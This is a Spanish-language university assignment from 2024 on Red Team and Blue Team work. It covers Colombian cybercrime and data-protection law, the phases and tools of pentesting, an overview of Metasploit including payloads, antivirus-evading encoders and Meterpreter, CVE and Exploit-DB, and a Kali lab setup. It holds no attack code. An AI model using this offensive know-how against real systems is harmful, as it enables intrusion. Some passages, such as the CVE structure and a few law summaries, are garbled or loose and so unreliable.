CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

Smith Ramirez Castillo

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTA
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

Smith Ramirez Castillo

Nombre
Tutor de Curso
LUIS FERNANDO ZAMBRANO

Nombre
Asesor

Código: 202337164A_1711

Grupo: 202337164_6

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
Bogotá
15 de abril, 2024

RESUMEN

El informe de HackerHouse subraya la importancia de adherirse a principios éticos y legales en ciberseguridad, destacando el rol de las leyes colombianas en la regulación de delitos informáticos y la protección de datos. Resalta la necesidad de una cuidadosa preparación en pentesting, especialmente en el footprinting, utilizando herramientas clave como Google, WHOIS, y Shodan, así como la relevancia de Metasploit en el desarrollo de exploits. Se señala la importancia de revisar los acuerdos de confidencialidad para alinearlos con códigos éticos y legales, y se enfatiza en la capacitación continua y la implementación de prácticas de seguridad robustas para mitigar vulnerabilidades. La colaboración entre los equipos Red Team y Blue Team, junto con una actualización constante en herramientas de seguridad y tácticas de defensa, es esencial para una estrategia de ciberseguridad eficaz y ética

ABSTRACT

The HackerHouse report highlights the importance of adhering to ethical and legal principles in cybersecurity, highlighting the role of Colombian laws in regulating cybercrime and data protection. It highlights the need for careful preparation in pentesting, especially footprinting, using key tools such as Google, WHOIS, and Shodan, as well as the relevance of Metasploit in exploit development. The importance of reviewing confidentiality agreements to align them with ethical and legal codes is noted, and emphasis is placed on continuous training and the implementation of robust security practices to mitigate vulnerabilities. Collaboration between Red Team and Blue Team, along with a constant update on security tools and defense tactics, is essential for an effective and ethical cybersecurity strateg.

Contenido

Glosario

Antivirus: Programa de software diseñado para detectar, prevenir y eliminar software malicioso, como virus, gusanos y troyanos, de los sistemas informáticos.

Auditoría de Seguridad: Evaluación sistemática de la seguridad de los sistemas informáticos y redes de una organización para identificar vulnerabilidades y garantizar el cumplimiento de las políticas de seguridad.

Blue Team: Equipo responsable de la defensa y la respuesta ante incidentes de seguridad, trabajando para proteger los sistemas y datos de una organización.

Ciberseguridad: Conjunto de prácticas y medidas diseñadas para proteger los sistemas informáticos, redes y datos contra amenazas cibernéticas.

Concienciación del Usuario: Programas de formación y educación destinados a sensibilizar a los empleados sobre los riesgos de seguridad informática y cómo evitar caer en trampas como el phishing.

Cultura de Seguridad Organizacional: Ambiente en el que la seguridad informática se considera una responsabilidad compartida por todos los empleados de una organización, promoviendo prácticas seguras en todas las actividades.

Detección de Intrusiones: Proceso de monitorización y análisis del tráfico de red para identificar y responder a actividades sospechosas que puedan indicar un ataque informático.

Firewall: Dispositivo o software que controla el tráfico de red basado en un conjunto de reglas predefinidas para proteger una red de ataques externos.

Pruebas de Intrusión: Procesos controlados de evaluación de seguridad que simulan ataques informáticos reales para identificar vulnerabilidades y evaluar la efectividad de las defensas.

Purple Team: Equipo que actúa como puente entre Red Team y Blue Team, facilitando la comunicación y el aprendizaje mutuo para mejorar la postura de seguridad de una organización.
Red Team: Equipo encargado de simular ataques informáticos con el objetivo de identificar vulnerabilidades en los sistemas de una organización.

Vulnerabilidad: Debilidad o fallo en un sistema que puede ser explotado por un atacante para comprometer la seguridad.

1 INTRODUCCIÓN

Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

2 OBJETIVOS

2.1 OBJETIVOS GENERAL

El objetivo general del informe de HackerHouse es evaluar las acciones de los equipos Red Team y Blue Team dentro de una organización, enfocándose en su adhesión a los criterios éticos y legales establecidos por las leyes colombianas relevantes a delitos informáticos y la protección de datos personales. Esta evaluación busca garantizar que las prácticas de ciberseguridad no solo sean efectivas en términos técnicos sino también coherentes con los marcos legales y éticos vigentes.

2.2 OBJETIVOS ESPECÍFICOS

La necesidad de definir y explicar las leyes 1273 de 2009 y 1581 de 2012, incluyendo sus artículos y las multas asociadas, para fundamentar la actuación de los equipos en un marco legal claro. Esto implica no solo el conocimiento teórico de dichas leyes sino también su aplicación práctica en el contexto de la ciberseguridad, asegurando que las operaciones de los equipos Red y Blue cumplan con los estándares legales colombianos en materia de seguridad informática y protección de datos.

Profundizar en la metodología del pentesting, con especial atención en la etapa de footprinting, y en el uso de herramientas como Metasploit, destacando su importancia para la identificación y explotación de vulnerabilidades. Este objetivo busca no solo reforzar las capacidades técnicas de los equipos sino también promover una práctica ética y legal del pentesting, considerando la relevancia de operar dentro de los límites establecidos por la legislación y los códigos de conducta profesional, como el de COPNIA, garantizando así la integridad y la confidencialidad de la información manejada.

3 DESARROLLO DE LA ACTIVIDAD

Informe Final HackerHouse para el Puesto de Red

Team o Blue Team

Escenario y soluciones generadas Etapa 1

4 ETAPA 1 CONCEPTOS EQUIPOS DE SEGURIDAD

5 INTRODUCCIÓN

Con el presente trabajo se evaluarán las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales.

6 OBJETIVOS

6.1 OBJETIVOS GENERAL

Evaluar las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales.

6.2 OBJETIVOS ESPECÍFICOS

Definir de forma general y con sus propias palabras la ley 1273 de 2009 y definir cada artículo; además deben explicar de manera general 2 todo al respecto de la ley 1581 de 2012. Para la ley 1581 de 2012 deben consultar el monto de las multas correspondientes y la entidad que regula este tema en Colombia.

Definir cada etapa del pentesting y especificar con mayor detalle la etapa de footprinting, investigar sobre el funcionamiento, arquitectura y opciones que trae Metasploit el cual se encuentra disponible desde Kali Linux, qué es un CVE y su estructura cómo se utiliza y cómo se articula con el CVE, reconocer, analizar y configurar un “banco de trabajo” es cual es lo solicitado en el anexo 1.

7 DESARROLLO DE LA ACTIVIDAD

1. Actualmente en Colombia existen marcos regulatorios los cuales se enfocan no solamente a ley de delitos informáticos sino a la protección de datos personales los cuales deben ser asegurados por parte de organizaciones las cuales reúnen data de miles de personas. En este orden de ideas se requiere que defina de forma general y con sus palabras qué menciona la ley 1273 de 2009 y definir cada artículo; además deben explicar de manera general todo al respecto de la ley 1581 de 2012. Para la ley 1581 de 2012 deben consultar el monto de las multas correspondientes y la entidad que regula este tema en Colombia.

LEY 1273 DE 2009 (ENERO 5 DE 2009)

CAPITULO PRIMERO

De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos

Habla de la de la protección de la información y de los datos" y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones.

Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO.

Define que el que, si una persona sin tener la autorización dificulte u obstruya el funcionamiento de un sistema informático, el acceso a los datos almacenados en un sistema informático o a una red de telecomunicaciones, este será sancionado o

sancionada con una pena de prisión la cual puede ir hasta los 96 meses y una multa que puede ir hasta los 1000 salarios mínimos legales mensuales vigentes.

Artículo 269B. OBSTACULIZACIÓN ILEGÍTIMA DE SISTEMA INFORMÁTICO O RED DE TELECOMUNICACIÓN. Es para la persona que no esté autorizada e impida u obstaculice el funcionamiento o acceso normal a un sistema informático sus datos informáticos del sistema, acceso a una red de telecomunicaciones del país, incurrirá en penas de prisión de hasta 96 meses y puede tener multas que hasta los 1000 salarios mínimos legales mensuales vigentes.

Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS. Define que, si una persona sin tener orden judicial previa llegue a interceptar datos informáticos en su origen, destino o en el interior de un sistema informático, también articulo incluye si se llega a interceptar las emisiones electromagnéticas, puede llegar a incurrir en penas de prisión que pueden ir hasta 72 meses.

Artículo 269D. DAÑO INFORMÁTICO. Define que la persona que, sin estar facultado o autorizado para ello, dañe, destruya, borre, altere, deteriore, o suprima datos informáticos, en un sistema o componentes lógicos, este incurrirá en penas de prisión que pueden ir hasta 96 meses y en multas que pueden ir hasta los 1000 salarios mínimos legales mensuales vigentes.

Artículo 269E. USO DE SOFTWARE MALICIOSO. Define que le que no este autorizado, produzca, trafique, distribuya, adquiera, venda, envíe, introduzca o extraiga del territorio nacional software malicioso u otros programas de computación de efectos dañinos, este puede llegar a incurrir en penas de prisión de hasta 96 meses y en multas de hasta 1000 salarios mínimos legales mensuales vigentes.

Artículo 269F. VIOLACIÓN DE DATOS PERSONALES. Define que la persona que sin autorización y con provecho propio o de un tercero compile, obtenga, sustraiga, venda, ofrezca, , intercepte, intercambie, envíe, compre divulgue, modifique, emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes este puede llegar a incurrir en penas de prisión de hasta 96 meses y en multas de hasta1000 salarios mínimos legales mensuales vigentes.

Artículo 269G. SUPLANTACIÓN DE SITIOS WEB PARA CAPTURAR DATOS PERSONALES. Penaliza la suplantación de sitios web para capturar datos

personales ilícitamente. Quienes desarrollen, trafiquen o modifiquen sistemas de resolución de dominio sin autorización enfrentarán penas hasta de hasta 96 meses de prisión y multas de hasta 1000 salarios mínimos legales mensuales vigentes.

Artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA: establece agravantes para las conductas descritas. Las penas aumentan de la mitad a tres cuartas partes en casos como la afectación de redes estatales o financieras, acciones de servidores públicos, abuso de confianza, revelación perjudicial de información, obtención de beneficios, fines terroristas, riesgo para la seguridad, uso de terceros de buena fe o si el responsable es administrador, se añade hasta tres años de inhabilitación para profesiones vinculadas a sistemas de información.

Capitulo Segundo

De las atentados informáticos y otras infracciones

Artículo 2691. HURTO POR MEDIOS INFORMÁTICOS Y SEMEJANTES. Aborda el hurto por medios informáticos y similares, indicando que quien supere medidas de seguridad informáticas para llevar a cabo acciones descritas en el Artículo 239, como la manipulación de sistemas informáticos o la suplantación de un usuario en sistemas de autenticación, será penalizado de acuerdo con las disposiciones establecidas en el Artículo 240 de este Código.

Artículo 269J: TRANSFERENCIA NO CONSENTIDA DE ACTIVOS. Trata sobre la transferencia no consentida de activos con ánimo de lucro mediante manipulación informática. Aquel que logre la transferencia no autorizada de activos perjudicando a un tercero, mediante manipulación informática, enfrentará una pena de prisión hasta 120 meses y multas de hasta 1500 salarios mínimos legales mensuales vigentes. La misma sanción se aplicará a quienes fabriquen, introduzcan, posean o faciliten programas de computadora para cometer dicho delito o estafa. Si la cuantía de la conducta supera los 200 salarios mínimos legales mensuales, la sanción se incrementará en la mitad. [1]

Ley 1581 de 2012 - Ley de Protección de Datos Personales

[1] CONGRESO DE LA REPÚBLICA DE COLOMBIA. Leyes desde 1992 - Vigencia expresa y control de constitucionalidad [LEY_1273_2009]. SECRETARÍA GENERAL DEL SENADO [página web]. (10, enero, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html>.

Esta ley reconoce y protege el derecho que tienen todas las personas del país a conocer, actualizar y rectificar las informaciones que se hayan recogido sobre ellas en cualquier base de datos o archivos que lleguen a ser susceptibles de tratamiento por entidades de naturaleza pública o privada. [2]

El monto de multas correspondientes son los siguientes que describo y la entidad que regula este tema en Colombia es la Superintendencia de Industria y Comercio,

El artículo 23 establece las sanciones que la Superintendencia de Industria y Comercio puede imponer a los responsables del Tratamiento y Encargados del Tratamiento. Estas sanciones incluyen multas de carácter personal e institucional, con un límite equivalente a dos mil salarios mínimos mensuales legales vigentes al momento de la imposición. Las multas pueden ser sucesivas mientras persista el incumplimiento. Además, se contempla la posibilidad de suspensión de actividades relacionadas con el tratamiento por hasta seis meses, con indicación de los correctivos necesarios. En caso de no adoptar los correctivos, se prevé el cierre temporal de las operaciones y, en situaciones que involucren el tratamiento de datos sensibles, se contempla el cierre inmediato y definitivo de la operación. [3]

2. El pentesting es un proceso de gran vitalidad en el campo de la ciberseguridad, por este motivo usted debe definir cada etapa del pentesting, pero tiene que especificar con mayor detalle la etapa de footprinting, de qué trata esta etapa, ¿qué aplicaciones (Opensource y pagas) podría utilizar para este proceso? ¿Y por qué piensa que es una de las etapas más importantes dentro del pentesting?

El pentesting, o prueba de penetración, es un proceso crucial en el campo de la ciberseguridad que se utiliza para evaluar la seguridad de sistemas, redes o

[2] MINAMBIENTE. Política de Protección de Datos Personales - Ministerio de Ambiente y Desarrollo Sostenible. Ministerio de Ambiente y Desarrollo Sostenible [página web]. (12, abril, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://www.minambiente.gov.co/politica-de-proteccion-de-datos-personales/#:~:text=Ley%20de%20Protección%20de%20Datos,de%20naturaleza%20pública%20o%20privada.>.

[3] CONGRESO DE LA REPÚBLICA DE COLOMBIA. Ley 1581 de 2012 - Gestor Normativo. Inicio - Función Pública [página web]. (17, octubre, 2012). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981>.

aplicaciones. Consiste en simular ataques cibernéticos para identificar vulnerabilidades antes de que puedan ser explotadas por amenazas reales. [4]

Las etapas típicas de un pentesting son:

1. Reconocimiento (Footprinting): - También conocida como recopilación de información o footprinting, esta etapa implica recopilar información sobre el objetivo, como direcciones IP, dominios, infraestructura, empleados, y cualquier detalle que pueda ser útil para planificar el ataque. [5]

- Herramientas Open Source: Google, WHOIS, DNS interrogation tools (como Dig o NSLookup), Shodan, Recon-ng, Maltego.

- Herramientas Pagas: DomainTools, SecurityTrails, Recorded Future.

- Importancia: El footprinting es crucial porque proporciona la base para el resto del proceso. Una comprensión profunda del objetivo permite a los pentesters identificar mejor las posibles áreas de vulnerabilidad y planificar un enfoque más efectivo.

2. Escaneo (Scanning): En esta etapa, se escanean los sistemas objetivo en busca de servicios, puertos abiertos y posibles vulnerabilidades. Puede incluir escaneo de red, escaneo de aplicaciones web, etc. [6]

- Herramientas Open Source: Nmap, Nessus, OpenVAS, Wireshark.

- Herramientas Pagas: Qualys, Rapid7 Nexpose, Acunetix.

- Importancia: El escaneo ayuda a identificar activos, servicios y configuraciones de seguridad que pueden ser explotados. Es esencial para comprender la superficie de ataque.

[4] AUDITECH. Pentesting qué es y para qué sirve | Pentesters | Auditech. Auditech [página web]. (11, mayo, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://auditech.es/blog/pentesting-que-es-y-para-que-sirve/>.
[5] EIPOSGRADOS. ¿Qué es Footprinting? | EIP. International Business School [página web]. (11, enero, 2021). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://eiposgrados.com/blog-ciberseguridad/que-es-footprinting/>.
[6] FORTRA. Qué es el escaneo de vulnerabilidades y cómo funciona. Fortra | Cybersecurity & Automation Software Solutions [página web]. (16, enero, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://www.fortra.com/es/blog/escaneo-vulnerabilidades>.

3. Obtención de Acceso (Gaining Access): En esta etapa, se intenta explotar las vulnerabilidades identificadas durante el escaneo para obtener acceso no autorizado al sistema objetivo. [7]

- Herramientas Open Source: Metasploit, Burp Suite, OWASP Zap.

- Herramientas Pagas: Core Impact, Cobalt Strike.

- Importancia: Ganar acceso demuestra la capacidad de explotar vulnerabilidades y proporciona información valiosa sobre las posibles consecuencias de un ataque real.

4. Mantenimiento del Acceso (Maintaining Access): Una vez que se ha obtenido acceso, el objetivo es mantener ese acceso para evaluar la persistencia de la vulnerabilidad. [8]

- Herramientas Open Source: No aplicable en este contexto, ya que es más una fase operativa.

- Herramientas Pagas: No aplicable en este contexto, ya que es más una fase operativa.

- Importancia: Evaluar la capacidad de mantener acceso es vital para comprender las implicaciones a largo plazo de una vulnerabilidad.

5. Análisis de Resultados y Documentación (Analysis and Reporting): Se evalúan los resultados del pentesting, se documentan las vulnerabilidades encontradas y se proporcionan recomendaciones para mitigar riesgos. [9]

- Herramientas Open Source: No aplicable; esta fase implica más análisis humano.

- Herramientas Pagas: No aplicable; esta fase implica más análisis humano.

---

[7] O, Evans F. Tovar. ¿Gestión de vulnerabilidades/Pentesting/Hacking ético? LinkedIn: Log In or Sign Up [página web]. (2, junio, 2022). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://www.linkedin.com/pulse/gestión-de-vulnerabilidadespentestinghacking-ético-evans-f-tovar-o-/?originalSubdomain=es>.

[8] CIBERSEGURIDADBIDAIDEA. ¿Cuál Son La 5 Fases Del Pentesting? - Ciberseguridad. Bidaidea: líderes en Ciberseguridad & Inteligencia [página web]. (16, agosto, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://ciberseguridadbidaidea.com/fases-del-pentesting/>.

[9] CIBERSEGURIDADBIDAIDEA. ¿Cuál Son La 5 Fases Del Pentesting? - Ciberseguridad. Bidaidea: líderes en Ciberseguridad & Inteligencia [página web]. (16, agosto, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://ciberseguridadbidaidea.com/fases-del-pentesting/>.

- Importancia: La documentación detallada y los informes claros son esenciales para que las organizaciones comprendan las amenazas y tomen medidas correctivas.

La etapa de footprinting es crítica porque establece el fundamento para el resto del proceso. Al comprender completamente el objetivo, los pentesters pueden dirigir sus esfuerzos de manera más efectiva, identificar posibles áreas de vulnerabilidad y garantizar un enfoque más informado y exitoso durante las fases posteriores del pentesting. Además, ayuda a minimizar los riesgos y asegura que los recursos se utilicen de manera eficiente durante todo el proceso.

3. Metasploit es quizás una de las herramientas de importancia en el campo de la seguridad; algunos hackers expertos desarrollan sus propios frameworks, otros deciden utilizar frameworks existentes, por ello su trabajo en este apartado es buscar el funcionamiento, arquitectura y opciones que trae Metasploit el cual se encuentra disponible desde Kali Linux.

Metasploit es un marco de pruebas de penetración y desarrollo de exploits ampliamente utilizado en la comunidad de seguridad informática. Desarrollado en Ruby, Metasploit proporciona una plataforma para el desarrollo, prueba y ejecución de exploits contra sistemas remotos. A continuación, proporciono una descripción general de su funcionamiento, arquitectura y algunas de sus opciones clave:[10]

Funcionamiento de Metasploit:

1. Exploits y Módulos Auxiliares:

- Exploits: Son códigos que aprovechan vulnerabilidades en sistemas objetivo.

- Módulos Auxiliares: Proporcionan funcionalidades adicionales, como escaneo de puertos, recopilación de información, etc.

2. Payloads:

- Los payloads son códigos que se ejecutan en el sistema comprometido después de una explotación exitosa.

3. Encoders:

- Ayudan a evadir la detección de antivirus al ofuscar los payloads.

[10] METASPLOIT. Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. Metasploit [página web]. (12, enero, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://www.metasploit.com/>.

4. NOPS (No Operations):

- Rellenan el espacio en memoria durante la ejecución del exploit.

Arquitectura de Metasploit:

1. Framework Core:

- La parte central del marco que coordina todas las funciones.

2. Exploit Modules:

- Contienen el código específico para aprovechar una vulnerabilidad particular.

3. Payload Modules:

- Contienen los códigos que se ejecutan después de la explotación exitosa.

4. Encoder Modules:

- Ofuscan los payloads para evadir la detección.

5. NOP Modules:

- Rellenan el espacio en memoria durante la explotación.

6. Módulos Auxiliares:

- Proporcionan funcionalidades adicionales para el reconocimiento y escaneo.

Opciones Clave de Metasploit:

1. msfconsole:

- La interfaz de línea de comandos principal de Metasploit.

2. msfvenom:

- Herramienta para la generación de payloads personalizados.

3. Meterpreter:

- Un shell interactivo que se ejecuta en el sistema comprometido después de la explotación.

4. Post-Explotación:

- Ofrece módulos para realizar actividades post-explotación en sistemas comprometidos.

5. Resource Scripting:

- Permite la automatización de tareas utilizando scripts.

6. Armitage:

- Interfaz gráfica de usuario para Metasploit.

Uso desde Kali Linux:

1. msfconsole:

- Inicia la interfaz de línea de comandos.

2. msfvenom:

- Utilizado para generar payloads.

3. Armitage:

- Interfaz gráfica que simplifica el uso de Metasploit.

4. Metasploit Community Edition (MSFCommunity):

- Versión web de Metasploit que proporciona una interfaz gráfica basada en navegador.

Metasploit es versátil y puede ser utilizado tanto por profesionales de seguridad como por atacantes éticos para evaluar y mejorar la seguridad de sistemas. Es importante utilizar estas herramientas de manera ética y legal, ya que el mal uso puede tener consecuencias legales graves. Además, la seguridad y la privacidad deben ser siempre prioridades al realizar pruebas de penetración.

Al momento de buscar vulnerabilidades para que estas sean explotadas por medio de algún metasploit los expertos en ciberseguridad requieren comprender qué es un CVE y si este contiene algún exploit para explotar la vulnerabilidad encontrada. Dentro del proceso descrito en este apartado usted como experto en cibserguridad debe buscar y documentar lo siguiente:

* ¿Qué es un CVE y su estructura? * https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?

La estructura básica de un CVE es la siguiente:

CVE-YEAR-NNNN

CVE: En

YEAR: Y

NNNN: Números secuenciales asignados a las vulnerabilidades dentro de un año.

Cuando se descubre una nueva vulnerabilidad, los investigadores o profesionales de seguridad la informan al equipo de CVE, que luego asigna un identificador único. Este identificador se utiliza ampliamente en la comunidad de seguridad para referirse a la vulnerabilidad de manera estandarizada.

En cuanto a Exploit Database (Exploit-DB), es un recurso en línea que almacena exploits y vulnerabilidades conocidas. Proporciona información detallada sobre exploits, incluyendo códigos de explotación y detalles técnicos. Los exploits a menudo están vinculados a CVEs específicos.

La relación entre Exploit Database y CVE se da porque los exploits pueden ser desarrollados y publicados para aprovechar vulnerabilidades específicas identificadas por su correspondiente CVE. Por ejemplo, un exploit en Exploit-DB puede estar etiquetado con el número CVE de la vulnerabilidad que explota. [11]

4. Para finalizar esta actividad es importante que usted reconozca, analice y configure “banco de trabajo” lo solicitado en el anexo 1 – Escenario 1 sobre el cual deberá trabajar actividades que contienen un alto grado de tecnicidad.


Banco de trabajo realizado con herramientas de software Opensource

Empresa HackerHouse

[11] RED HAT. El concepto de CVE. Red Hat - We make open source technologies for the enterprise [página web]. (18, enero, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://www.redhat.com/es/topics/security/what-is-cve>.

Paso A:

Instalación de virtual box:





Paso B:


Instalación de maquina virtual Kali Linux y su configuración:

Configuración Máquina Virtual Kali Linux:

En las imágenes se puede observar que se les asigno 1 procesador, 2024 MB en memoria RAM, 20 GB de almacenamiento y conexión inalámbrica por wifi y cableada ethernet a la máquina de Kali Linux.


Oracle VM VirtualBox Administrador
Archivo Máquina Ayuda
Herramientas
Nuevo grupo 2
kali-linux-2023.2-virtualbox-amd64 clonar
Corriendo
Nueva Añadir Configuración Descartar Mostrar
General
Nombre: kali-linux-2023.2-virtualbox-amd64 clonar
Sistema operativo: Debian (64-bit)
Grupos: Nuevo grupo 2
Previsualización
Sistema
Memoria base: 2048 MB
Orden de arranque: Disco duro, Óptica
Aceleración: Paginación anidada, PAE/NX, Paravirtualización KVM
Pantalla
Memoria de vídeo: 128 MB
Controlador gráfico: VMSVGA
Servidor de escritorio remoto: Inhabilitado
Grabación: Inhabilitado
Almacenamiento
Controlador: IDE
Dispositivo IDE secundario 0: [Unidad óptica] Vacío
Controlador: SATA
Puerto SATA 0: kali-linux-2023.2-virtualbox-amd64 clonar.vdi (Normal, 80,09 GB)
Audio
Controlador de anfitrión: Windows DirectSound
Controlador: ICH AC97
Red
Adaptador 1: Intel PRO/1000 MT Desktop (Adaptador puente, «Qualcomm Atheros AR9485WB-EG Wireless Network Adapter»)
USB
Controlador USB: OHCI
Filtros de dispositivos: 0 (0 activo)
Carpetas compartidas
Ninguno
Descripción
Kali Rolling (2023.2) x64
2023-05-23
Username: kali
Password: kali
(US keyboard layout)
20°C
